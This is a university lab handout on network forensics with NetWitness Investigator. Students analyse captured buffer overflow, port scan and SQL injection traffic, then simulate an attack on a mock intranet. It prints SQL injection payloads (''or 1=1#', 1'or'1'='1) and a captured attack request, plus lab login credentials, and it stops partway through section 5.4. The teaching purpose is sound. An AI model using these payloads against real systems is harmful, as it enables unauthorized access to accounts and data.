

Network Traffic Analysis with NetWitness Investigator

Chan Young Choi <chanyouc@andrew.cmu.edu>

Diana Widjaja <dianawid@andrew.cmu.edu>

Katsuyuki Hiura <khiura@andrew.cmu.edu>

Napat Ratanasirintrawoot <nratanas@andrew.cmu.edu>

NetWitness Investigator is a network forensics tool that analyzes network traffic data, enabling analysts to rebuild sessions in which these data are contained, such as a web site or email session. It provides contextual analysis capabilities that speed up traffic and threat analysis by breaking down a long stream of packets into distinct collections of sessions (e.g. web, files, voice, and emails), which might be challenging to achieve with protocol analyzers like Tcpdump and Wireshark.

Additionally, important session metadata are presented to help analysts identify useful session information such as users' login information and file operations like *get*, *put*, or *delete* in an FTP session. Therefore, when you see the *get* action event in Investigator, it refers not only to an HTTP *get* but all other get actions including FTP retrievals and other actions involving data acquisition.

Because NetWitness translates each protocol into a common language, you do not need to have knowledge of protocols. Performing analysis using this program can be as simple as examining user names, applications, actions, and hostnames. The program performs port-agnostic protocol identification, implying that HTTP does not mean port 80 only, but also other traffic looking for the HTTP protocol. This feature may be useful for discovering backdoors and covert channels.


With NetWitness Investigator, live data can be captured to be analyzed from a network interface or pre-captured data can be imported and examined. In this lab, you will use pre-captured data to evaluate common attacks and learn how NetWitness Investigator can expedite network data analysis and identify malicious user activities or anomalous activities.

NetWitness Investigator takes advantage of content filters that can be customized to fit an organization's objective. Specifically, you can explore network traffic data through the following functions:

- Examining sessions and session content
- Drilling into reports and report values
- Searching for specific information

Through this lab, you will perform the above tasks to identify malicious user activities and anomalous network activities. This lab demonstrates how you can use NetWitness Investigator as part of your forensics analysis in addition to other protocol analyzers.

Your lab environment consists of 3 virtual computer systems.



1. A Windows Server 2003 system running NetWitness Investigator. The system's hostname is **Bravo** and its IP address is **10.0.3.2**.
2. A Linux system running Backtrack 4. The system's hostname is **BackTrack4** and its IP address is **10.0.3.3**.
3. A Windows Server 2003 launchpad system which will be used to remotely access the two systems listed above. This system's hostname is: **VTE-Launchpad** and its IP address is **10.0.254.254**.

1 Remotely access Bravo from VTE-Launchpad

You will connect to Bravo to run NetWitness Investigator for network data analysis.

1. From the desktop of VTE-Launchpad, double-click the 'Remote Desktop Connection' icon. Type the Bravo's IP address, 10.0.3.2, and click 'Connect'.



Figure 1: Remote Desktop Connection

2. Login to Bravo using the following credentials:

User name: Administrator
 Password: tartans

2 Installing NetWitness Investigator

Since the lab environment does not provide an internet connection, this section is *read only*. NetWitness Investigator has been pre-installed and activated in your lab environment.

1. From the desktop of the VTE-Launchpad system, click 'Start > My Computer', navigate to D:\ and double-click the NwInvestigatorSetup.exe icon to install the program.
2. Accept the licensing agreement by selecting 'I Agree'.



Figure 2: License Agreement window

3. At the prompt to install the program at a destination folder, accept the default entry and click 'Install'. Click 'Close' to finish the installation.
4. Run the program by double-clicking the NetWitness icon on the desktop.
5. At the first time running the program, you will be prompted to login or create an account. Create a new account if you have not done so and activate NetWitness using the link provided in the activation email.

3 Creating a local collection

Before you can analyze network data in NetWitness Investigator, you must create a *collection* to store the data in. The program enables you to analyze data from two sources—a remote device such as a decoder or concentrator or a local collection. This lab demonstrates how to analyze data from a local collection. A *collection* is a logically

related group of packets consisting of pre-captured files which you will import or from a live capture.

Note that the free licensed copy can only import or capture 25 simultaneous 1GB of network data.

1. On Bravo's desktop, double-click the NetWitness Investigator icon to run the program.
2. From the top menu, click 'Collection' > 'New Local Collection' to bring up the New Local Collection window or hit [Ctrl] + L.




Figure 3: New Local Collection window

3. Enter the collection name A, leave the default location to E:\NetWitness\Investigations. Click 'OK'. The new collection that you just created appears in the Collection pane.
4. Right-click collection 'A' and click 'Connect'. The status changes to 'Ready'.
5. Import pre-captured network data by right-clicking the collection and selecting 'Import Packets'.




Figure 4: Import packets to a collection

Navigate to 'D:\data\' and make sure that 'All files' is selected in the 'Files of type' field. Select buffer1.dmp4 and click 'OK'. The import process may take a few minutes to complete.

Repeat this step and import buffer2.dmp4 into Collection A.

- Repeat step 2 to 5 according to the following chart to create new collections and import the corresponding files.

Collection Name	Import Packets
A	buffer1.dmp4 buffer2.dmp4
B	scan.pcap
C	attacks.dmp2

- When you are done creating collections and importing packets, you will see a similar collection pane as in Figure 5. If the status changes from 'Ready' to '-', double-click the collection to re-connect.




Figure 5: Collection pane

4 Examining network traffic data

After you create a local collection and import the data capture files, you can now examine the network traffic data. You will analyze pre-captured network data containing various attack attempts such as buffer overflows, port scans, and SQL injection attacks. This lab demonstrates the following analysis:

- Identifying buffer overflow attacks
- Identifying port scans
- Identifying SQL injection attacks

To identify network attacks, you will work with various functions such as the navigation view, session view, search function, and timeline. The navigation view simplifies the analysis process significantly by categorizing network traffic into service types, source and destination IP addresses, hostnames, action events (get, put, etc), user accounts, e-mail addresses, content types, and applications. From the navigation view, you can drill into report values, view session details, and search for specific information.

4.1 Identifying buffer overflow attacks

In this analysis, a malicious user tries to exploit a known IIS vulnerability by running a buffer overflow attack on the system. This vulnerability was previously exploited by the “Code Red” worm, which attempts to connect to TCP port 80 on a randomly chosen host and use the HTTP GET request to self-propagate. This vulnerability has been reported under CERT Advisory CA-2001-13 [1].

Additionally, you will discover a buffer overflow attack that uses the HTTP POST request with a content length specified as a negative integer.

1. Select collection ‘A’ from the Collection pane, right-click and select ‘Connect’. If it’s already connected, double-click the collection to access the navigation view.
2. Under ‘Hostname Aliases’, click the hostname denoted by a long string of the character ‘a’, which implies a suspicious network activity.




Figure 6: Querying a hostname alias

- 3. In the filtered result which shows all activities related to the suspicious hostname, click '(6)' under 'Action Event'. The event view is activated, displaying all sessions associated with the 'get' action event. Note that there are 6 sessions for the HTTP GET request.




Figure 7: Viewing sessions via the 'get' event

- 4. Enable the 'Event View' option to see a summarized view of the events. The event view shows all 6 sessions with time, service, file size, and ports.

You have successfully identified a buffer overflow attack resulting from an HTTP POST request with a negative content length. A malicious user has taken advantage of a web form that uses HTTP POST to overflow a buffer on the web server by specifying a negative integer for content length. If successful, the buffer overflow attack can cause system failure or execution of arbitrary code on the system with root privileges. This vulnerability has been reported by the IBM Internet Security Systems [2].

4.2 Identifying port scans

In this analysis, you will discover a port scan attempt on an MS SQL port 1433 and port 2967 used by Symantec Antivirus by utilizing tools such as the time graph in addition to other built-in query capabilities.

1. Select collection 'B' from the Collection pane, right-click and select 'Connect'. If it's already connected, double-click the collection to access the navigation view.
2. Under 'Source IP Address', note the high traffic from source IP 30.1.24.105. Similarly, under 'TCP Destination Port', you will see a high traffic for port 1433 (ms-sql-s).



Figure 14: Examining source IP address and TCP destination port report values

3. Click the timeline icon to toggle the time graph of the session traffic. You will see a spike in traffic from 00:10 to 00:13.




Figure 15: Time graph view

4. Click the report value '1433 (ms-sql-s)' under 'TCP Destination Port' to query all sessions using port 1433. The navigation view and time graph are both updated accordingly.
5. Observe that out of the 65,000 sessions at port 1433, source IP 30.1.24.105 contributes 64,985 sessions or more than 99% of the total traffic at this port. Under

'Destination IP Address', you will notice that each destination host is probed only once, concluding that host 30.1.24.105 might have attempted to scan for port 1433.



Service Type (1 item)
 OTHER (65,000)

Source IP Address (6 items)
 30.1.24.105 (64,985) - 192.193.243.205 (10) - 36.19.28.246 (2) - 221.78.130.44 (1) - 218.133.134.185 (1) - 48

Destination IP address (20 items)
 220.148.128.255 (10) - 192.220.224.115 (1) - 192.53.245.211 (1) - 163.232.220.172 (1) - 163.56.255.255 (1) - (1) - 163.56.255.251 (1) - 163.56.255.250 (1) - 163.56.255.249 (1) - 163.56.255.248 (1) - 163.56.255.247 (1) - (1) - 163.56.255.243 (1) - 163.56.255.242 (1) - 163.56.255.241 (1) - 163.56.255.240 (1) [more]

TCP Destination Port (1 item)
 1433 (ms-sql-s) (65,000)

Figure 16: Time graph view (filtered) with report values indicating a port scan

You have successfully identified a port scan on port 1433, which is typically looking for MS SQL Server installations with weak password protection. High volume port scans targeting port 1433 usually originates from worms or tools. This vulnerability has been reported under the CERT Incident Note IN-2002-04 [3].

- Next, you will look at other suspicious TCP Destination Ports to discover another port scan. Click 'B' in the navigation drill path to return to the main page of the navigation view.




Figure 17: Navigation drill path

- Click port 2967 under 'TCP Destination Port' to query all sessions involving port 2967.

TCP Destination Port (20 of 16197 items)
 1433 (ms-sql-s) (65,000) - 80 (http) (47,653) - 22 (ssh) (18,613) - 445 (cifs) (9,528) - 3
 5050 (yahoo im) (1,556) - 139 (netbios-ssn) (1,035) - 2967 (773) - 8890 (705) - 36141
 (epmap) (425) - 12700 (394) [more]

Figure 18: Examining TCP destination port values

- Report data for port 2967 shows a high volume of traffic originating from 83.105.169.78, probing each destination IP hosts only once each. Conclusively, this pattern indicates a malicious user at 83.105.169.78 attempting to scan for port 2967 in the network.

Source IP Address (3 items)
 83.105.169.78 (768) - 50.142.232.209 (3) - 213.57.97.217 (2)

Destination IP address (20 items)
 152.81.195.146 (3) - 152.81.115.70 (2) - 192.53.245.255 (1) - 192.53.245.254 (1) - 192.53.245.249 (1) - 192.53.245.248 (1) - 192.53.245.247 (1) - 192.53.245.246 (1) - 192.53.245.241 (1) - 192.53.245.240 (1) - 192.53.245.239 (1) - 192.53.245.238 (1)

TCP Destination Port (1 item)
 2967 (773)

Figure 19: Report values indicating a port scan

You have successfully identified a port scan on port 2967. Port 2967 is used by Symantec Antivirus Corporate Edition for client-server communication and has been reported to be vulnerable to an IRC Bot Trojan, which can be used to initiate DDoS attacks by using the port as a backdoor. This vulnerability has been reported by Symantec under SYM06-010 [4].

4.3 Identifying SQL injection attacks

In this analysis, you will discover an SQL injection attack using the search function.

1. If you do not have collection 'C' opened, select collection 'C' from the Collection pane, right-click to select 'Connect', and double-click the collection to access the navigation view. If collection 'C' is already opened, click the 'C' tab, and return to the navigation view by clicking 'C' in the navigation drill path.




Figure 20: Navigation drill path

2. In the navigation view, click 'User Account' to query all sessions associated with user accounts.




Figure 21: Querying traffic associated with User Accounts

3. In the search field located at the top-right corner of the program, type %27 and hit [enter]. %27 is the hexadecimal code for the single quote ', and a common search string found in such an attack. The search result page appears.




Figure 22: Searching for a string

4. Click the search result to view session content. The search result shows an SQL injection attack by a malicious user with the string "username=nessus&password=%27+or+1%3D1%23&login=Login". Close the content view window after you have verified this attack.

```

REQUEST
POST /cgi-bin/index.php HTTP/1.1
Connection: Keep-Alive
Host: 10.1.60.187
Pragma: no-cache
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0)
Accept: image/gif, image/x-bitmap, image/jpeg, image/pjpeg, image/png, */*
Accept-Language: en
Accept-Charset: iso-8859-1,*,utf-8
Content-Length: 52
Content-Type: application/x-www-form-urlencoded

username=nessus&password=%27or+1%3D1%23&login=Login
    
```

Figure 23: Content view displaying an SQL injection attack

You have successfully identified an SQL injection attack by searching for a keyword attributing to such an attack. With NetWitness Investigator, you have the option to search for keywords and regular expressions, in addition to saving a search for future use.

5 Capturing live traffic for analysis – Part I

You will simulate an SQL injection attack (Part I) and a common attack payload (Part II), and analyze the captured traffic. An Apache 2.2 web server has been configured on Bravo. You will perform the attacks using BackTrack4 and Bravo, and analyze it in NetWitness Investigator. The goal of this section is to demonstrate hands-on traffic capture and analysis with NetWitness Investigator.

5.1 Setting up the web server

1. From Bravo’s desktop, click ‘Start’>‘Run’ and type `services.msc` in the ‘Run’ window. If you have closed the connection to Bravo, re-connect using Remote Desktop Connection from VTE-Launchpad using IP address `10.0.3.2`, username `Administrator`, and password `tartans` before performing this step.
2. Right-click Apache 2.2 and click ‘Start’ if it’s not already started. Close the Services window.




Figure 24: Starting the Apache 2.2 service

5.2 Setting up the capture tool

1. In the NetWitness Investigator main menu, go to 'View' and ensure that 'Capture Bar' has been enabled. If it's already enabled, scroll down if you do not see the Capture Bar.




Figure 25: Enabling the Capture Bar

2. Follow the steps in section 3 to create a new local collection and name it `SQLInjectionTraffic`. Create another collection and name it `MetasploitTraffic` (used in Part II). Save both collections in `E:\NetWitness\Investigations`.
3. Double-click the 'SQLInjectionTraffic' collection in the Collection pane to connect but do *not* import any files. The collection status changes to 'Ready'.
4. In the Capture Bar, make sure 'SQLInjectionTraffic' is selected in the drop-down menu.



Figure 26: Selecting a collection for capturing purposes

5. Click the 'Configure the capture adapter' icon located to the right of the drop-down menu. The Options window is displayed.
6. In the Options window, click the 'Display' tab and verify that 'Automatically Decrypt SSL Sessions' is *not* checked.




Figure 27: Options window with Display tab

7. Click the 'Capture' tab and make sure the network adapter has been selected and click 'OK'.
8. Start the capture by clicking the 'Start capturing packets' icon located to the left of the drop-down menu.



Figure 28: Start capturing packets

9. Minimize your connection to Bravo and connect to the BackTrack4 machine to perform the SQL injection attack (Section 5.3).

5.3 Performing the SQL injection attack

1. From the desktop of VTE-Launchpad, double-click the vncviewer.exe icon. Type the IP address 10.0.3.3:1 and click 'Connect'. Enter the password tartans if prompted.





Figure 29: VNC Connection

2. On the BackTrack4 machine, launch Firefox from the panel and type the URL: `http://10.0.3.2:8080/intranet/index.php` to access a login page for a mock-up company.



Company Intranet Login

Username : Password :


Figure 30: Login page

3. In the 'Username' field, type `'''invalid` (3 single quotes) and leave the 'Password' field blank. Click 'Submit Query'. This query should return an error as shown in Figure 31, which reveals the table name 'Users'.



Figure 31: Query response

4. Click the back button to return to the login page. Type `hello` in the 'Username' field, and type `1'or'1'='1` in the 'Password' field. This query translates to `"SELECT * FROM USERS WHERE username = 'hello' AND password = '1' OR '1'='1'"`, returning true. You will now be logged in.



INTRANET

You are successfully login to the system and granted power user capabilities.

the secret is in the case

logout

Figure 32: Successful login using an SQL injection method

5. Minimize your connection to the BackTrack4 machine, and return to NetWitness Investigator in Bravo. Stop the capture by clicking the 'Stop capturing' icon located on the left of the drop-down menu in the 'Capture bar'.




Figure 33: Stopping the capture

6. In the Collection pane, double-click the 'SQLInjectionTraffic' collection to open the navigation view. You can now analyze the captured traffic (Section 5.4).

5.4 Analyzing the captured traffic

1. Scrolling down the navigation view, you can see several report values of interest. Under the 'User Account' report, the username 'hello' that you used in the previous section has been captured. Scroll down to the 'Password' report, and click 'open', and the password you have entered appears.

